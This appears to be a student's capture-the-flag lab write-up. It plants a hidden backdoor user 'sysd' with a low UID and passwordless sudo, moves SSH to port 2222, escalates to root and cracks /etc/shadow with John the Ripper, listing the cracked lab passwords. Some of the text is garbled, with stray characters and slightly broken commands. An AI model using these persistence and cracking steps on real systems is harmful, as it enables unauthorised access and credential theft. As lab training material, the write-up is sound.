

Step 1: Shadow People

1. Create a secret user named sysd. Make sure this user doesn't have a home folder created:

```
useradd -M -u 911 sysd
```

reading ahead I set the UID at the same time

2. Give your secret user a password:

```
passwd sysd
```

```
passwd0rd
```

```
passwd0rd
```

3. Give your secret user a system UID < 1000:

- ```
usermod -u 911 sysd
```

4. Give your secret user the same GID:

- ```
sudo groupadd sysd1
```

- ```
groupmod -g 911
```

- ```
usermod -g 911 sysd
```

5. Give your secret user full sudo access without the need for a password:

- ```
usermod -aG sudo sysd
```

- ```
sudo visudo
```

- ```
sysd ALL=(ALL) NOPASSWD: ALL
```

- 

```
User privilege specification
root ALL=(ALL:ALL) ALL
sysd ALL=(ALL) NOPASSWD: ALL
Members of the admin group may gain root privilege
%admin ALL=(ALL) ALL
```

6. Test that sudo access works without your password:

```
$ sudo -l
Matching Defaults entries for sysd on scavenger-hunt:
 env_reset, mail_badpass,
 secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/b
in\:/snap/bin

User sysd may run the following commands on scavenger-hunt:
 (ALL) NOPASSWD: ALL
 (ALL : ALL) ALL
$
```

```
sudo visudo
```


## Step 2: Smooth Sailing

1. Edit the sshd\_config file:

Sudo nano /etc/ssh/sshd\_config

## Step 3: Testing Your Configuration Update

1. Restart the SSH service:




```
*** System restart required ***
Last login: Sun Oct 3 01:49:56 2021 from 192.168.6.104
sysadmin:~\ $ systemctl restart sshd
==== AUTHENTICATING FOR org.freedesktop.systemd1.manage-units ====
Authentication is required to restart 'ssh.service'.
Multiple identities can be used for authentication:
 1. sysadmin
 2. sysd
Choose identity to authenticate as (1-2): 2
Password:
==== AUTHENTICATION COMPLETE ====
sysadmin:~\ $
```

2. Exit the root account:

- exit

3. SSH to the target machine using your sysd account and port 2222:



```
on sysadmin@UbuntuDesktop:~$ ssh sysd@192.168.6.105 -p 2222
ssysd@192.168.6.105's password:
d Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic
x86_64)

t
nf * Documentation: https://help.ubuntu.com
s * Management: https://landscape.canonical.com
F * Support: https://ubuntu.com/advantage

eq System information disabled due to load higher than 1.0
C
 * Super-optimized for small spaces - read how we shrank th
e memory
au footprint of MicroK8s to make it the smallest full K8s a
round.
C
 https://ubuntu.com/blog/microk8s-memory-optimisation

137 packages can be updated.
49 updates are security updates.
```

4. Use sudo to switch to the root user:

- su -s

#### Step 4: Crack All the Passwords

1. SSH back to the system using your sysd account and port 2222:

```
nsysadmin@UbuntuDesktop:~$ ssh sysd@192.168.6.105 -p 2222
ssysd@192.168.6.105's password:
```

- You found flag\_7:\$1\$zmr05X2t\$QfOdeJVDpph5pBPpVL6oy0

2. Escalate your privileges to the root user. Use John to crack the entire /etc/shadow file:

```
root@scavenger-hunt:/# pwd
/
root@scavenger-hunt:/# cd etc
root@scavenger-hunt:/etc# john shadow
Created directory: /root/.john
Loaded 8 password hashes with 8 different salts (crypt, generic crypt(3) [?
/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:04 9% 1/3 0g/s 358.2p/s 358.2c/s 358.2C/s 999999..s99999w
computer (stallman)
freedom (babbage)
trustno1 (mitnik)
dragon (lovelace)
lakers (turing)
passw0rd (sysadmin)
passw0rd (sysd)
Goodluck! (student)
8g 0:00:05:02 100% 2/3 0.02645g/s 373.1p/s 389.3c/s 389.3C/s Missy!..Jupite
r!
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@scavenger-hunt:/etc#
```

-